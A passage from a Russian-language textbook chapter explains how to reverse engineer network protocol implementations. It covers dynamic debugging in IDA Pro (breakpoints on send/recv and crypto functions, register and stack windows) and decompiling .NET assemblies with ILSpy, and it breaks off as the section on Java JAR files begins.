


Рисунок 6-13. Результат анализа криптографического алгоритма в PEiD

Динамическая обратная разработка

Динамическая обратная разработка заключается в исследовании работы выполняющегося исполняемого файла. Этот метод особенно полезен при анализе сложной функциональности, например специальных процедур шифрования или сжатия. Вместо того чтобы всматриваться в дизассемблированный код сложной функции, можно проходить его по одной инструкции. Динамическая обратная разработка также позволяет проверять понимание кода путём внедрения тестовых входных данных.

Наиболее распространённый способ динамической обратной разработки - использование отладчика, который останавливает работающее приложение в определённых точках и позволяет исследовать значения данных. Хотя существует несколько программ отладки, мы воспользуемся IDA Pro: она содержит базовый отладчик приложений Windows и синхронизирует статическое представление с представлением отладчика. Например, если переименовать функцию в отладчике, изменение отразится в статическом дизассемблированном коде.

> **Примечание.** Хотя в дальнейшем обсуждении я использую IDA Pro в Windows, основные методы применимы к другим операционным системам и отладчикам.

Чтобы запустить текущий дизассемблированный исполняемый файл в отладчике IDA Pro, нажмите **F9**. Если исполняемому файлу требуются аргументы командной строки, добавьте их, выбрав **Debugger > Process Options** и заполнив поле **Parameters** в открывшемся диалоговом окне. Чтобы прекратить отладку работающего процесса, нажмите **CTRL-F2**.

Установка точек останова

Самый простой способ использовать возможности отладчика - установить точки останова в интересующих местах дизассемблированного кода, а затем исследовать состояние работающей программы в этих точках. Чтобы установить точку останова, найдите интересующую область и нажмите **F2**. Строка дизассемблированного кода должна стать красной, показывая, что точка останова установлена правильно. Теперь всякий раз, когда программа попытается выполнить инструкцию в этой точке, отладчик должен остановиться и предоставить доступ к текущему состоянию программы.

Окна отладчика

По умолчанию при достижении точки останова отладчик IDA Pro показывает три важных окна.

Окно EIP

Первое окно отображает дизассемблированный код на основе инструкции в регистре EIP и показывает выполняемую в данный момент инструкцию, как на рисунке 6-14. Это окно работает почти так же, как окно дизассемблирования при статической обратной разработке. Из него можно быстро переходить к другим функциям и переименовывать ссылки, причём изменения отражаются в статическом дизассемблированном коде. Если навести указатель мыши на регистр, появится быстрый предварительный просмотр значения, что особенно полезно, когда регистр указывает на адрес памяти.




Рисунок 6-14. Окно EIP отладчика

Окно ESP

Отладчик также показывает окно ESP, отражающее текущее положение регистра ESP, который указывает на основание стека текущего потока. Здесь можно выявить параметры, передаваемые вызовам функций, или значения локальных переменных. Например, на рисунке 6-15 показаны значения стека непосредственно перед вызовом функции `send`. Я выделил четыре параметра. Как и в окне EIP, можно дважды щёлкать ссылки, чтобы переходить в соответствующие места.




Рисунок 6-15. Окно ESP отладчика

Состояние регистров общего назначения

Стандартное окно **General registers** показывает текущее состояние регистров общего назначения. Вспомните: регистры используются для хранения текущих значений различных состояний программы, например счётчиков циклов и адресов памяти. Для адресов памяти это окно предоставляет удобный способ перейти к окну представления памяти: щёлкните стрелку рядом с адресом, чтобы перейти из последнего активного окна памяти к адресу, соответствующему значению регистра.

Чтобы создать новое окно памяти, щёлкните стрелку правой кнопкой мыши и выберите **Jump in new window**. В правой части окна будут видны флаги условий из регистра EFLAGS, как показано на рисунке 6-16.




Рисунок 6-16. Окно General registers

Где устанавливать точки останова?

Где лучше всего устанавливать точки останова при исследовании сетевого протокола? Хороший первый шаг - установить их на вызовах функций `send` и `recv`, отправляющих данные в сетевой стек и получающих их оттуда. Подходящими целями также являются криптографические функции: точки останова можно установить на функции задания ключа шифрования или функции шифрования и расшифрования. Поскольку отладчик синхронизируется со статическим дизассемблером IDA Pro, точки останова также можно ставить в областях кода, которые, по-видимому, формируют данные сетевого протокола. Пошагово проходя инструкции с точками останова, можно лучше понять работу базовых алгоритмов.

Обратная разработка управляемых языков

Не все приложения распространяются в виде собственных исполняемых файлов. Например, приложения, написанные на управляемых языках вроде .NET и Java, компилируются в промежуточный машинный язык, который обычно проектируется независимым от процессора и операционной системы. При выполнении приложения код выполняется виртуальной машиной или средой выполнения. В .NET этот промежуточный машинный язык называется Common Intermediate Language (CIL), а в Java - байт-кодом Java.

Такие промежуточные языки содержат значительный объём метаданных, например имена классов и всех внутренних и внешних методов. Кроме того, в отличие от собственного скомпилированного

кода, результат управляемых языков довольно предсказуем, что делает их идеальными для декомпиляции.

В следующих разделах я рассмотрю упаковку приложений .NET и Java. Кроме того, я продемонстрирую несколько инструментов для эффективной обратной разработки приложений .NET и Java.

Приложения .NET

Среда выполнения .NET называется Common Language Runtime (CLR). Приложение .NET зависит как от CLR, так и от большой библиотеки базовой функциональности, называемой Base Class Library (BCL).

Хотя .NET прежде всего является платформой Microsoft Windows, поскольку разрабатывается Microsoft, существует ряд других, более переносимых версий. Самая известная - проект Mono, работающий в Unix-подобных системах и охватывающий широкий диапазон архитектур процессоров, включая SPARC и MIPS.

Если посмотреть на файлы, распространяемые с приложением .NET, можно увидеть файлы с расширениями `.exe` и `.ddl`; простительно предположить, что это обычные собственные исполняемые файлы. Но если загрузить их в дизассемблер x86, появится сообщение, подобное показанному на рисунке 6-17.




Рисунок 6-17. Исполняемый файл .NET в дизассемблере x86

Оказывается, .NET использует форматы файлов `.exe` и `.dll` лишь как удобные контейнеры кода CIL. В среде выполнения .NET такие контейнеры называются сборками.

Сборки содержат один или несколько классов, перечислений и/или структур. Каждый тип обозначается именем, обычно состоящим из пространства имён и краткого имени. Пространство имён уменьшает вероятность конфликтов имён, но также полезно для классификации. Например, все типы в пространстве имён `System.Net` относятся к сетевой функциональности.

Использование ILSpy

Вам редко, если вообще когда-либо, придётся взаимодействовать с необработанным CIL, поскольку такие инструменты, как Reflector (red-gate.com) и ILSpy (ilspy.net), способны декомпилировать данные CIL в исходный код C# или Visual Basic и отображать исходный CIL. Рассмотрим использование ILSpy - бесплатного инструмента с открытым исходным кодом, с помощью которого можно найти сетевую функциональность приложения. Основной интерфейс ILSpy показан на рисунке 6-18.

Интерфейс разделён на два окна. Левое окно [1] представляет древовидный список всех сборок, загруженных ILSpy. Дерево можно раскрывать, просматривая пространства имён и содержащиеся в сборке типы [2]. В правом окне показан дизассемблированный исходный код [3]. Сборка, выбранная в левом окне, раскрывается справа.

Чтобы работать с приложением .NET, загрузите его в ILSpy, нажав **CTRL+O** и выбрав приложение в диалоговом окне. Если открыть основной исполняемый файл приложения, ILSpy должна автоматически загрузить по мере необходимости все сборки, на которые он ссылается.

Открыв приложение, можно искать сетевую функциональность. Один из способов - поиск типов и членов, имена которых похожи на сетевые функции. Чтобы выполнить поиск по всем загруженным сборкам, нажмите **F3**. В правой части экрана должно появиться новое окно, показанное на рисунке 6-19.




Рисунок 6-18. Основной интерфейс ILSpy




Рисунок 6-19. Окно поиска ILSpy

Введите поисковый запрос в точке [1], чтобы отфильтровать все загруженные типы и показать их в расположенном ниже окне. Можно также искать члены или константы, выбрав их в раскрывающемся списке [2]. Например, для поиска строковых литералов выберите **Constant**. Найдя запись для исследования, например `TcpNetworkListener` [3], дважды щёлкните её, и ILSpy должна автоматически декомпилировать тип или метод.

Вместо непосредственного поиска конкретных типов и членов можно искать области приложения, использующие встроенные сетевые или криптографические библиотеки. Библиотека базовых классов содержит большой набор низкоуровневых API сокетов и библиотек для протоколов более высокого уровня, таких как HTTP и FTP. Если щёлкнуть тип или член в левом окне правой кнопкой мыши и выбрать **Analyze**, появится новое окно, показанное в правой части рисунка 6-20.




Рисунок 6-20. Анализ типа в ILSpy

Новое окно представляет дерево, которое после раскрытия показывает виды анализа, доступные для выбранного в левом окне элемента. Набор вариантов зависит от объекта анализа. Например, при анализе типа [1] показываются три варианта, хотя обычно нужны лишь следующие две формы анализа:

• **Instantiated By** - показывает, какие методы создают новые экземпляры этого типа.
• **Exposed By** - показывает, какие методы или свойства используют этот тип в своих объявлениях или параметрах.

Если анализировать член, метод или свойство, будут доступны два варианта [2]:

• **Uses** - показывает, какие другие члены или типы использует выбранный член.
• **Used By** - показывает, какие другие члены используют выбранный член, например вызывают этот метод.

Все записи можно раскрывать [3].

Вот практически и всё, что требуется для статического анализа приложения .NET. Найдите интересующий код, исследуйте декомпилированный код, а затем приступайте к анализу сетевого протокола.

> **Примечание.** Большая часть основной функциональности .NET находится в библиотеке базовых классов, распространяемой со средой выполнения .NET и доступной всем приложениям .NET. Сборки BCL предоставляют несколько базовых сетевых и криптографических библиотек, которые, вероятно, понадобятся приложениям, реализующим сетевой протокол. Ищите области, ссылающиеся на типы в пространствах имён `System.Net` и `System.Security.Cryptography`. В основном они реализованы в сборках MSCORLIB и System. Если проследить путь назад от вызовов этих важных API, можно обнаружить место обработки сетевого протокола приложением.

Приложения Java

Приложения Java отличаются от приложений .NET тем, что компилятор Java не объединяет все типы в одном файле. Вместо этого каждый файл исходного кода компилируется в отдельный файл класса с расширением `.class`. Поскольку отдельные файлы классов в каталогах файловой системы не слишком удобно передавать между системами, приложения Java часто упаковываются в архив Java, или JAR. JAR-файл - это обычный ZIP-файл с несколькими дополнительными файлами для поддержки среды выполнения Java. На рисунке 6-21 показан JAR-файл, открытый в программе распаковки ZIP.

